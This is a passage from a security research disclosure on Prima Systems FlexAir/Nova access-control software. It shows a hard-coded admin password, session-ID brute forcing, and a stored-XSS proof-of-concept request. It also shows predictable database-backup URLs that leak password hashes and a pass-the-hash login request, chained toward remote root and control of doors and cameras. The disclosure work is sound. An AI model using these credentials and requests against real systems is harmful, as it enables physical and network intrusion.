


Figure 29. FlexAir implementation overview

The main login page of Nova (FlexAir) provides two interfaces for the user to authenticate to the management interface. The new and default one is HTML5-based interface and the other one is from a previous version of Nova that requires Flash [9].





Figure 30. Main login prompt of Prima Nova FlexAir

Upon navigating to the Flash version, we downloaded the main "index.swf" Adobe Flash application and decided to decompile it to see the ActionScript in action. We discovered that the credentials are hard-coded into the applet that can allow bypassing authentication when using this interface. Using JPEXS Free Flash Decompiler, we loaded index.swf and searched for the password string. The results are straightforward showing the password comparison of the "sys4Admin" string residing in AuthenticationData property, as shown in Figure 31.



```
= adm.Language;
 = [adm.Language,"en_US"];



 = [String(this.so.data.locale),"en_US"];

== Nova.SYSTEM_ADMIN && this.vm.AuthenticationData.Password == "sys4Admin")

-" + adm.ID.toString();
unction(param1:Boolean, param2:String):void

an = param1;
= param2;
ue == "1")



).AddNewTask(new AppMessage(ResourceManager.getInstance().getString(Keywords.BUND

 = AppModel.MY_ACCOUNT_VIEW;


,"1",null);



<= Nova.SYSTEM_ADMIN)
```

```
getproperty Qname(PackageNamespace(""),"userAccessLevel")
getlex Qname(PackageNamespace("lighthouse"),"Nova")
getproperty Qname(PackageNamespace(""),"SYSTEM_ADMIN")
equals
dup
iffalse ofs025a
pop
getlocal_0
getproperty Qname(PackageNamespace(""),"vm")
getproperty Qname(PackageNamespace(""),"AuthenticationData")
getproperty Qname(PackageNamespace(""),"Password")
pushstring "sys4Admin"
equals
ofs025a:iffalse ofs0283
getscopeobject 1
pushstring "usr-def-pw-hide-"
getscopeobject 1
getslot 3
getproperty Qname(PackageNamespace(""),"ID")
callproperty Qname(Namespace("http://adobe.com/AS3/2006/builtin"),"toString") 0
add
coerce_s
```

0xAB **equals**
Compare two values
Stack: ..., value1, value2 ➜ ..., booleanResult

Figure 31. JPEXS decompiling index.swf showing default password

This is the main HTML5 dashboard of FlexAir access control platform:




Figure 32. FlexAir Nova software main dashboard (default creds: sysadmin:sys4Admin)

The technologies used in the testbed for Prima Systems FlexAir solution include the following:

- GNU/Linux 4.4.79+ (Paradigm) (ARM v7l)
- GNU/Linux 4.4.16 (Paradigm) (ARM v7l)
- Python 2.7
- SQLite3
- Lighttpd 1.4.39

Session identifier with low entropy

Once a user logs in, a session ID is created. The session ID consists of 7 or 8 numbers (depending on the version) and is stored within every request as a custom HTTP header called Session-ID. As the Session-ID HTTP header is quite a small integer value, it can be brute-forced by remote attackers to obtain a valid session ID and bypass authentication altogether. There are around 10,000,000 combinations for a possible ID, and it is possible to obtain a valid ID within 60 minutes, depending on the server response time, and the number of currently logged-in users or number of valid sessions. Moreover, finding a valid session ID depends on how the numbers are generated and the predictability of each number appearing in the sequence.

Example of Session-ID: `10127047` or `6837791`.

The authenticated stored Cross-Site Scripting

A stored XSS exists when creating a new label in floorplan, or when adding a new device; namely, there is no sanitization for XSS on any GET/POST parameter. Here is one Proof of Concept request that will store the JS code permanently in the back-end database. The outcome is shown in Figure 33.

```
POST /bin/sysfcgi.fx HTTP/1.1
Host: 192.168.13.37
Connection: keep-alive
Content-Length: 265
Origin: https://192.168.13.37
Session-ID: 10127047
User-Agent: Mozi-Mozi/44.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: text/html, */*; q=0.01
Session-Pc: 2
X-Requested-With: XMLHttpRequest
Referer: https://192.168.13.37/app/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

<requests><request name="CreateDevice"><param name="HwType" value="1000"/><param
name="HwParentID" value="0"/><param name="HwLogicParentID" value="0"/><param name="HwName"
value="&quot;&gt;&lt;script&gt;alert(&quot;XSSz&quot;)&lt;/script&gt;"/></request></requests>
```




Figure 33. Stored XSS triggered in Prima Systems Nova application

From predictable database backup name to remote root shell

The database backup utility within the application generates a predictable filename that can be downloaded by unauthenticated attackers by navigating to any of these example URLs:

```
http://IP/links/Nova_Config_2019-01-03.bck
http://IP/Nova/assets/Nova_Config_2019-01-03.bck
```

In the database file (SQLite3), besides the configuration for the access control system, all the usernames and their password hashes are stored as well.

This "authentication bypass" through the download of predictable name of the database allows the attacker to use the authenticated command injection vulnerability and gain remote root shell. Chaining these vulnerabilities allows for full control of the system.

The name of the database configuration backup file depends on the version of the firmware. Here is an example of both types of file names:

```
Nova_Config_2019-03-17_11-53.pdb3 (Nova_Config_YYYY-MM-DD_HH-MM.pdb3)
Nova_Config_2018-06-22.bck (Nova_Config_YYYY-MM-DD.bck)
```

After we get the database configuration backup file, we can dump all the users' MD5 password hashes and choose any to login with, because the application allows user login using the hashes directly without knowing the password at all. Basically, when a user wants to back up their configuration, everything is set within the DB itself, so it just creates a full copy of the current running database. Below we show the contents of the database.

```
sqlite> .tables
AccessGroups                    Presence_77
AccessGroupsDefinitions         Presence_78
AntiPassback                    Presence_79
ApartmentHardware               Presence_81
Apartments                      PrintFields
Calendar                        Printlayouts
EventsDescriptions              Schedules
FloorplanPoints                 SchedulesDefinitions
Floorplans                      Sessions
Functions                       Settings
Hardware                        SourceType
HardwareLists                   TableAccess
IdentificationDevices           TimeIntervals
Instructions                    Tokens
LastLostIdentificationDevices   UserWidgets
Layout                          Users
Lists                           UsersAccessGroups
Presence_304                    UsersLists
Presence_369                    boardlayouts
Presence_612                    usercustomfields
Presence_707
sqlite> select usrloginname,usrloginpassword from users where usrid in(1,2);
superadmin|0dfcfa8cc7fd39d96ffe22dd406b5065
sysadmin|1af01c4a5a4ec37f451a9feb20a0bbbe
sqlite> .q
```

Verify MD5 for default sysadmin password (sys4Admin):

```
$ echo -n "sys4Admin" | md5sum
1af01c4a5a4ec37f451a9feb20a0bbbe  -
```

The initial login request looks as the following:

```
POST /bin/sysfcgi.fx HTTP/1.1
Host: 192.168.13.37
Connection: keep-alive
Content-Length: 174
Origin: https://192.168.13.37
Session-ID: 0
User-Agent: Mozi-Mozi/44.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: text/html, */*; q=0.01
Session-Pc: 2
X-Requested-With: XMLHttpRequest
Referer: https://192.168.13.37/app/?v=2.2.025
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

<requests><request name: "LoginUser"><param name="UsrName" value="sysadmin"/><param
name="UsrEncryptedPassword" value="1af01c4a5a4ec37f451a9feb20a0bbbe"/></request></requests>
```

That will result in successful authentication response details:

```
HTTP/1.1 200 OK
Content-type: application/xml
Transfer-Encoding: chunked
Date: Wed, 30 Jan 2019 10:33:21 GMT
Server: lighttpd/1.4.35

<?xml version="1.0" encoding="UTF-8" ?>
 <responses>
<response name="LoginUser" status="0" message="OK.">
<data>
<SessionID>310943</SessionID>
<UsrAccessLevel>1000</UsrAccessLevel>
<UsrID>2</UsrID>
<ApplicationType>NovaServer</ApplicationType>
<ApplicationTypeID>5</ApplicationTypeID>
<HostMAC>Z3:R0:5C:13:NC:E0</HostMAC>
<ReplicatorVersion>2.3.11</ReplicatorVersion>
<SysHwRWXVersion>2.3.11</SysHwRWXVersion>
<SysFCGIVersion>2.3.11</SysFCGIVersion>
<PythonVersion>2.7.13</PythonVersion>
<ProxyVersion>-1</ProxyVersion>
<SystemRegistered>1</SystemRegistered>
<DaysLeft>30</DaysLeft>
<UniqueID>k91e8a68-cf89-4ba3-ef91-7a17cd443429</UniqueID>
<SslMode></SslMode>
<FileSystemRevision>1</FileSystemRevision>
<HostControllerID>1</HostControllerID>
</data>
</response>
</responses>
```

Intercepting the request with a proxy tool and changing the username and the hash value, we can login with a different user. Exploiting the predictable DB config name download, we can dump all the usernames and password hashes and use them to authenticate and/or do a horizontal and vertical privilege escalation. Chaining these issues and adding the authenticated command injection vulnerability provides the attacker with unauthenticated remote root shell. Once we bypass authentication, we can start unlocking different security controls (Figure 34), learn about the facilities' floorplans (Figure 35, Figure 36) and disclose video streams (Figure 37).




Figure 34. Prima floor plan overview (slide door control)




Figure 35. Sample 3D floor plan overview





Figure 36. Another sample 3D floor plan overview



Name	IP Address
Backdoor entrance	
Elevator camera	
Laundry room	
Office surveilance	
Ganz demo camera	192.168.1.156
Camera in Prima	192.168.1.151
Lobby	

Figure 37. Elevator IP camera overview

The two command injection vulnerabilities

